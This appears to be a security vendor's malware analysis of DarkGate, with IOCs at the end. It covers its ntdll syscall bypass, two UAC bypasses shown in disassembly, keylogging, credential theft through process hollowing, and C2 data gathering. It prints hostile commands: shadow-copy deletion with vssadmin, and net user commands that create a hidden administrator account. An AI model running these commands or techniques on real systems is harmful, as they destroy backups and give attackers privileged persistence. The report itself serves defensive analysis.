


FIGURE 13: 64-BIT SYSTEM KIFASTSYSTEMCALL FUNCTION

The offset “fs:0C0h” is a pointer in the TEB (Thread Information Block) to “FastSysCall” in wow64. This pointer points to an address in “wow64cpu.dll” that jumps to the 64-bit “KiFastSystemCall” function. The DarkGate malware will pass to the assigned function the ntdll requested function syscall number and the needed parameters. This way, a kernel function is called without the need to call the function from within ntdll.dll. To conclude, the DarkGate malware creates its own “KiFastSystemCall” to bypass ntdll.dll.

We found a similar code that might have been the source of the DarkGate code.

UAC Bypass Capabilities

DarkGate uses two distinct UAC bypass techniques that it uses to try and elevate privileges.

Disk-Clean up Bypass

The first UAC bypass technique exploits a scheduled task called DiskCleanup. This scheduled task uses the path *%windir%\system32\cleanmgr.exe* to execute the actual binary. Therefore, the malware overrides the *%windir%* environment variable with the registry key: *“HKEY_CURRENT_USER\Enviroment\windir”* with an alternative command, which will execute the AutoIt script. This bypass process was covered by Tyranid’s Lair.

```
00430686 B0 01           mov     al, 1           ; https://tyranidslair.blogspot.com/2017/05/exploiting-environment-variables-in.html
00430686                                         ; https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/
00430688 E8 E7 FC FF FF  call    toggle_wow64_redirection
0043068D 68 CC 07 43 00  push    offset aCRegAddHkcuEnv ; "/c reg add hkcu\\Environment /v windir "...
00430692 FF 75 FC        push    [ebp+autoit_cmd]
00430695 68 0C 08 43 00  push    offset aFExit   ; "          \" /F && exit"
0043069A 8D 45 E4        lea     eax, [ebp+var_1C]
0043069D BA 03 00 00 00  mov     edx, 3
004306A2 E8 D5 43 FD FF  call    strcat?
004306A7 8B 55 E4        mov     edx, [ebp+var_1C]
004306AA B8 2C 08 43 00  mov     eax, offset aCWindowsSystem_2 ; "C:\\Windows\\System32\\cmd.exe"
004306AF E8 B4 FD FF FF  call    execute_command
004306B4 68 D0 07 00 00  push    7D0h            ; dwMilliseconds
004306B9 E8 32 C5 FD FF  call    Sleep_0
004306BE BA 50 08 43 00  mov     edx, offset aCSchtasksRunTn ; "/c schtasks /Run /TN \\Microsoft\\Windo"...
004306C3 B8 2C 08 43 00  mov     eax, offset aCWindowsSystem_2 ; "C:\\Windows\\System32\\cmd.exe"
004306C8 E8 9B FD FF FF  call    execute_command
004306CD 68 E8 03 00 00  push    3E8h            ; dwMilliseconds
004306D2 E8 19 C5 FD FF  call    Sleep_0
004306D7 BA A8 08 43 00  mov     edx, offset aCRegDeleteHkcu ; "/c reg delete hkcu\\Environment /v wind"...
004306DC B8 2C 08 43 00  mov     eax, offset aCWindowsSystem_2 ; "C:\\Windows\\System32\\cmd.exe"
004306E1 E8 82 FD FF FF  call    execute_command
004306E6 33 C0           xor     eax, eax
004306E8 E8 87 FC FF FF  call    toggle_wow64_redirection
004306ED EB 22           jmp     short loc_430711

00430711
00430711                 loc_430711:             ; dwMilliseconds
```

FIGURE 14: DISK-CLEANUP UAC BYPASS

EVENTVWR UAC Bypass

Another UAC bypass exploits the fact that eventvwr.exe, by default, runs in high integrity, and will execute the mmc.exe binary (Microsoft Management Console). The mmc.exe command is taken from the registry key “HKCU\Software\Classes\mscfile\shell\open\command”. This registry key is also writable from a lower integrity level, which enables it to execute an AutoIt script in a higher integrity.

```
004301E0 E8 43 4D FD FF    call    sub_404F28
004301E5 03 C0             add     eax, eax
004301E7 89 45 B4          mov     [ebp+var_4C], eax
004301EA C6 45 B8 00       mov     [ebp+var_48], 0
004301EE 8D 45 8C          lea     eax, [ebp+process_info]
004301F1 50                push    eax             ; process_info
004301F2 68 D8 02 43 00    push    offset aNtsetvaluekey_0 ; "NtSetValueKey"
004301F7 E8 50 06 FF FF    call    invoke_nt_func?
004301FC 6A 01             push    1               ; dwMilliseconds
004301FE E8 ED C9 FD FF    call    Sleep_0
00430203 B8 F0 02 43 00    mov     eax, offset aCWindowsSystem_1 ; "C:\\Windows\\System32\\eventvwr.exe"
00430208 E8 33 FD FF FF    call    shell_execute
```

FIGURE 15: EVENTVWR UAC BYPASS

Keylogging

A thread is started that is responsible for capturing all keyboard events and then logging them to a predefined log file. Other than logging the key logs, it also logs the foreground windows and the clipboard. The log is saved with the name “current date.log” in the following directory listed below:

“C:\users\ {username}\appdata\roaming\{ID1}”.

```
:: Program Manager [5:07:19 PM]


:: New Tab - Google Chrome [5:07:21 PM]


:: Program Manager [5:07:29 PM]


:: WinRAR [5:07:31 PM]


:: Calculator [4:03:14 PM]

456544554
```

FIGURE 16: KEYLOG FILE

Information Stealing

DarkGate uses some of the NirSoft tools in order to steal credentials or information from infected machines. The toolset that is used enables it to steal user credentials, browser cookies, browser history, and Skype chats. All tools are executed using the process hollowing technique into a newly created instance of vbc.exe or regasm.exe.

DarkGate uses the following applications to steal credentials:

- Mail PassView

- WebBrowserPassView
- ChromeCookiesView
- IECookiesView
- MZCookiesView
- BrowsingHistoryView
- SkypeLogView

The resulting data collected from the tools is extracted from the hosting process memory. DarkGate malware first looks for the tool's window by using The FindWindow API function. It then uses the SysListView32 control and the sendMessage API function in order to retrieve the information needed from the tool. The retrieval works by first allocating a memory buffer in the hollowed process, as shown in Figure 17.




FIGURE 17: MEMORY ALLOCATION IN HOLLOWED PROCESS

It will then use the "GetItem" function to make it write the item to the allocated buffer. The "GetItem" function is used by calling the API function "SendMessage" with the message "LVM_GETITEMA" and the allocated buffer as a parameter:

```
00431D45
00431D45 loc_431D45:
00431D45 mov     [ebp+Buffer], 1
00431D4F mov     [ebp+var_148], esi
00431D55 mov     [ebp+var_144], edi
00431D5B mov     [ebp+var_134], 100h
00431D65 mov     eax, [ebp+lpBaseAddress]
00431D68 add     eax, 28h ; '('
00431D6B mov     [ebp+var_138], eax
00431D71 lea     eax, [ebp+NumberOfBytesWritten]
00431D74 push    eax             ; lpNumberOfBytesWritten
00431D75 push    28h ; '('       ; nSize
00431D77 lea     eax, [ebp+Buffer]
00431D7D push    eax             ; lpBuffer
00431D7E mov     eax, [ebp+lpBaseAddress]
00431D81 push    eax             ; lpBaseAddress
00431D82 mov     eax, [ebp+hProcess]
00431D85 push    eax             ; hProcess
00431D86 call    WriteProcessMemory
00431D8B mov     eax, [ebp+lpBaseAddress]
00431D8E push    eax             ; lParam
00431D8F push    esi             ; wParam
00431D90 push    LVM_GETITEMA    ; Msg
00431D95 mov     eax, [ebp+hWnd]
00431D98 push    eax             ; hWnd
00431D99 call    SendMessageA
00431D9E lea     eax, [ebp+NumberOfBytesWritten]
00431DA1 push    eax             ; lpNumberOfBytesRead
00431DA2 push    100h            ; nSize
00431DA7 lea     eax, [ebp+tool_output]
00431DAD push    eax             ; lpBuffer
00431DAE mov     eax, [ebp+lpBaseAddress]
00431DB1 add     eax, 28h ; '('
00431DB4 push    eax             ; lpBaseAddress
00431DB5 mov     eax, [ebp+hProcess]
00431DB8 push    eax             ; hProcess
00431DB9 call    ReadProcessMemory
```

FIGURE 18: GETITEM MESSAGE AND THE RETRIEVAL OF THE ITEM FROM THE HOLLOWED PROCESS

After the item is written to the allocated buffer, it will then read this memory region to retreive stolen information.

Deleting Restore Points

The malware has the ability to delete all restore points, including “cmd.exe /c vssadmin delete shadows /for=c: /all /quiet”

RDP INSTALL

This command will decrypt and execute the received file, which is probably an rdp connection tool, using the process hollowing method. The hollowed process in this case is a copy of systeminfo.exe in the %temp% directory.

In addition, the following commands will be executed using cmd.exe:

- exe /c net user /add SafeMode Darkgate0!
- exe /c net localgroup administrators SafeMode /add
- exe /c net localgroup administradores SafeMode /add
- exe /c net localgroup administrateurs SafeMode /add

It is interesting to see that the newly created user is added to both the Spanish and French admin groups.

Getbotdata

The server can request the following details about the victim:

- Locale
- User name
- Computer name
- Window name
- Time, representing the period of time that passed since the last input on the host
- Processor type
- Display adapter description
- RAM amount
- OS type and version
- Is user admin
- The encrypted content of config.bin
- Epoch time
- AV type – search by process name. If not found, this field will contain the text “Unknown”.

In some versions it will also look for the folder “c:\Program Files\e-Carte Bleue” (we think that might be the folder where DarkGate saves its screenshots). The data is then encrypted and sent to the server. In addition, it creates the file Install.txt under the %appdata% path and writes the Epoch time in it.

- Malware version
- The port used by the connection

Solutions

The **FortiEDR** platform is capable of blocking the threat.

IOCS

DOMAINS
akamai.la

hardwarenet.cc
ec2-14-122-45-127.compute-1.amazonaws.cdnprivate.tel
awsamazon.cc
battlenet.la
a40-77-229-13.deploy.static.akamaitechnologies.pw
SAMPLE HASHES
3340013b0f00fe0c9e99411f722f8f3f0baf9ae4f40ac78796a6d4d694b46d7b
0c3ef20ede53efbe5eebca50171a589731a17037147102838bdb4a41c33f94e5
3340013b0f00fe0c9e99411f722f8f3f0baf9ae4f40ac78796a6d4d694b46d7b
0c3ef20ede53efbe5eebca50171a589731a17037147102838bdb4a41c33f94e5
52c47a529e4ddd0778dde84b7f54e1aea326d9f8eeb4ba4961a87835a3d29866
b0542a719c6b2fc575915e9e4c58920cf999ba5c3f5345617818a9dc14a378b4
dadd0ec8806d506137889d7f1595b3b5447c1ea30159432b1952fa9551ecfba5
c88eab30fa03c44b567bcb4e659a60ee0fe5d98664816c70e3b6e8d79169cbea

2264c2f2c2d5a0d6d62c33cadb848305a8fff81cdd79c4d7560021cfb304a121
3c68facf01aede7bcd8c2aea853324a2e6a0ec8b026d95c7f50a46d77334c2d2
a146f84a0179124d96a707f192f4c06c07690e745cffaef521fcda9633766a44
abc35bb943462312437f0c4275b012e8ec03899ab86d353143d92cbefedd7f9d
908f2dfed6c122b46e946fe8839feb9218cb095f180f86c43659448e2f709fc7
3491bc6df27858257db26b913da8c35c83a0e48cf80de701a45a30a30544706d

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